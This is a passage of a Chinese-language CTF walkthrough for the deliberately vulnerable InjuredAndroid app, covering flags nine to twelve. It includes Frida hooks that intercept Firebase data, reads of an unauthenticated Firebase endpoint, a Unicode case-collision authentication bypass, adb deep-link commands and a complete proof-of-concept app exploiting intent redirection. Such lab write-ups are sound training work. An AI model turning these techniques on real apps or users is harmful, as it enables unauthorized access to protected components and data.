
FLAG NINE - FIREBASE

同上题
https://injuredandroid.firebaseio.com/flags.json
FLAG TEN - UNICODE
b3nac.injuredandroid.FlagTenUnicodeActivity
关键逻辑在b方法
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
| public void b(com.google.firebase.database.a aVar) {
FlagTenUnicodeActivity flagTenUnicodeActivity;
String str;
d.s.d.g.e(aVar, "dataSnapshot");
String str2 = (String) aVar.c();
if (d.s.d.g.a(this.f1462b, str2)) { //如果输入与firebase获取的相等
flagTenUnicodeActivity = FlagTenUnicodeActivity.this;
str = "No cheating. :]";
} else {
String str3 = this.f1462b;
Locale locale = Locale.ROOT;
d.s.d.g.d(locale, "Locale.ROOT");
if (str3 == null) {
throw new NullPointerException("null cannot be cast to non-null type java.lang.String");
}
String upperCase = str3.toUpperCase(locale); //输入转为大写
d.s.d.g.d(upperCase, "(this as java.lang.String).toUpperCase(locale)");
d.s.d.g.c(str2);
Locale locale2 = Locale.ROOT;
d.s.d.g.d(locale2, "Locale.ROOT");
if (str2 == null) {
throw new NullPointerException("null cannot be cast to non-null type java.lang.String");
}
String upperCase2 = str2.toUpperCase(locale2); //firebase获取数据转为大写
d.s.d.g.d(upperCase2, "(this as java.lang.String).toUpperCase(locale)");
if (d.s.d.g.a(upperCase, upperCase2)) { //转为大写后再比较
FlagTenUnicodeActivity.this.G(); //需要相等
return;
} else {
flagTenUnicodeActivity = FlagTenUnicodeActivity.this;
str = "Try again! :D";
}
}
Toast.makeText(flagTenUnicodeActivity, str, 0).show();
}
|
意思就是原字符串不相等,但转大写后要相等

firebase无法访问,hook com.google.firebase.database.a来获取firebase值
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
| Java.perform(function () {
console.log("[*] Starting Firebase DataSnapshot Hook...");
var DataSnapshotClass = null;
try {
DataSnapshotClass = Java.use("com.google.firebase.database.a");
console.log("[+] Found DataSnapshot class (obfuscated): com.google.firebase.database.a");
} catch (e) {
}
// 2. Hook getValue() 方法
var methodName = "c"; // 默认尝试混淆名
console.log("[*] Hooking method: " + methodName);
DataSnapshotClass[methodName].implementation = function () {
// 调用原始方法获取返回值
var result = this[methodName]();
// 打印关键信息
console.log("----------------------------------------");
console.log("[Firebase DataSnapshot Intercepted!]");
console.log("[*] Method called: " + methodName);
console.log("[*] Return Value : " + result);
console.log("[*] Return Type: " + (result ? result.getClass().getName() : "null"));
console.log("----------------------------------------");
return result;
};
});
|

https://dev.to/jagracey/hacking-github-s-auth-with-unicode-s-turkish-dotless-i-460n
John@Github.com –>>> John@Gıthub.com

通过unicode碰撞,可以绕过认证
FLAG ELEVEN - DEEP LINKS
b3nac.injuredandroid.DeepLinkActivity

没认证的firebase
private final String z = "/binary";
访问[https://injuredandroid.firebaseio.com/binary.json](https://injuredandroid.firebaseio.com/binary.json)

当然这并不是预期做法

在AndroidManifest.xml能找到deeplink的配置,通过url scheme方式,访问flag11://能跳转到当前应用的DeepLinkActivity页面
hook firebase的a方法获取数据
1
2
3
4
5
6
7
8
9
10
| Java.perform(function () {
// 锁定 Firebase 的 DataSnapshot 类
var DataSnapshot = Java.use("com.google.firebase.database.a"); // 根据混淆可能需要调整路径
DataSnapshot.c.implementation = function () { // 对应代码中的 aVar.c()
var result = this.c();
console.log("[*] Firebase Data Retreived: " + result);
return result;
};
});
|
先触发DeepLinkActivity
adb shell am start -a android.intent.action.VIEW -d "flag11://"

然后提交数据触发hook


提示还提到了一个Find the compiled treasure.
在assets 目录有一个elfmeʼnu
ida反编译能看到硬编码的flag
FLAG TWELVE - PROTECTED COMPONENTS
b3nac.injuredandroid.FlagTwelveProtectedActivity

设置允许执行JavaScript,并且接受一个intent totally_secure,值的开头是https://并加载为html
检查AndroidManifest.xml发现这个类是不可导出的,无法直接调用

但是有另一个可导出的类 b3nac.injuredandroid.ExportedProtectedIntent

f方法传入一个intent对象 并且通过getParcelableExtra方法解析access_protected_component嵌套的intent。
Parcelable 是 Android 特有的序列化机制。 而 getParcelableExtra相当于反序列化,会按照格式解析传入的数据。
if语句内startActivity(intent2)可以调用其他activity
所以可以通过b3nac.injuredandroid.ExportedProtectedIntent.f()来触发b3nac.injuredandroid.FlagTwelveProtectedActivity,这就是 Intent 重定向漏洞。
数据流向
1
| 攻击者 (外部) —Intent—> ExportedProtectedIntent (跳板) —getParcelableExtra反序列化—> intent2 (内部对象) —startActivity—> FlagTwelveProtectedActivity (私有目标)
|
access_protected_component的内容是intent对象,而不是字符串。而adb不好传递对象,所以可以写一个app来生成并传入数据。
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
| package com.example.poc;
import android.content.Intent;
import android.os.Bundle;
import android.util.Log;
import android.widget.TextView;
import android.widget.Toast;
import androidx.appcompat.app.AppCompatActivity;
public class MainActivity extends AppCompatActivity {
@Override
protected void onCreate(Bundle savedInstanceState) {
super.onCreate(savedInstanceState);
// 设置一个简单的界面,告知用户攻击正在进行
TextView textView = new TextView(this);
textView.setText("poc start");
setContentView(textView);
// 核心:直接调用攻击方法
startExploit();
}
private void startExploit() {
try {
/* * 1. 构造【最终目标】 (The Target)
* 类名:FlagTwelveProtectedActivity (这是私有的)
*/
Intent targetIntent = new Intent();
targetIntent.setClassName("b3nac.injuredandroid", "b3nac.injuredandroid.FlagTwelveProtectedActivity");
// 传入逻辑要求的 Key: "totally_secure"
// 只要值是 https:// 开头即可
targetIntent.putExtra("totally_secure", "https://hacker.exploit.auto");
/* * 2. 构造【攻击跳板】 (The Proxy)
* 类名:ExportedProtectedIntent (这是导出的,我们可以直接访问)
*/
Intent proxyIntent = new Intent();
proxyIntent.setClassName("b3nac.injuredandroid", "b3nac.injuredandroid.ExportedProtectedIntent");
// 将 targetIntent 序列化后作为 Extra 放入
// 目标 App 会取出这个 Intent 并代为执行 startActivity()
proxyIntent.putExtra("access_protected_component", targetIntent);
/* * 3. 自动执行
* 在 onCreate 中调用后,App 一启动就会立即把 Intent 发送出去
*/
startActivity(proxyIntent);
Toast.makeText(this, "Exploit send success!", Toast.LENGTH_SHORT).show();
// (可选) 攻击完成后关闭自己,让用户直接看到目标界面
finish();
} catch (Exception e) {
Log.e("ExploitError", "failed: " + e.getMessage());
}
}
}
|
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
| <?xml version="1.0" encoding="utf-8"?>
<manifest xmlns:android="http://schemas.android.com/apk/res/android"
xmlns:tools="http://schemas.android.com/tools">
<application
android:allowBackup="true"
android:dataExtractionRules="@xml/data_extraction_rules"
android:fullBackupContent="@xml/backup_rules"
android:icon="@mipmap/ic_launcher"
android:label="@string/app_name"
android:roundIcon="@mipmap/ic_launcher_round"
android:supportsRtl="true"
android:theme="@style/Theme.Poc"
tools:targetApi="31"
>
<activity
android:name=".MainActivity"
android:exported="true">
<intent-filter>
<action android:name="android.intent.action.MAIN" />
<category android:name="android.intent.category.LAUNCHER" />
</intent-filter>
</activity>
</application>
</manifest>
|

FLAG THIRTEEN - RCE
b3nac.injuredandroid.RCEActivity
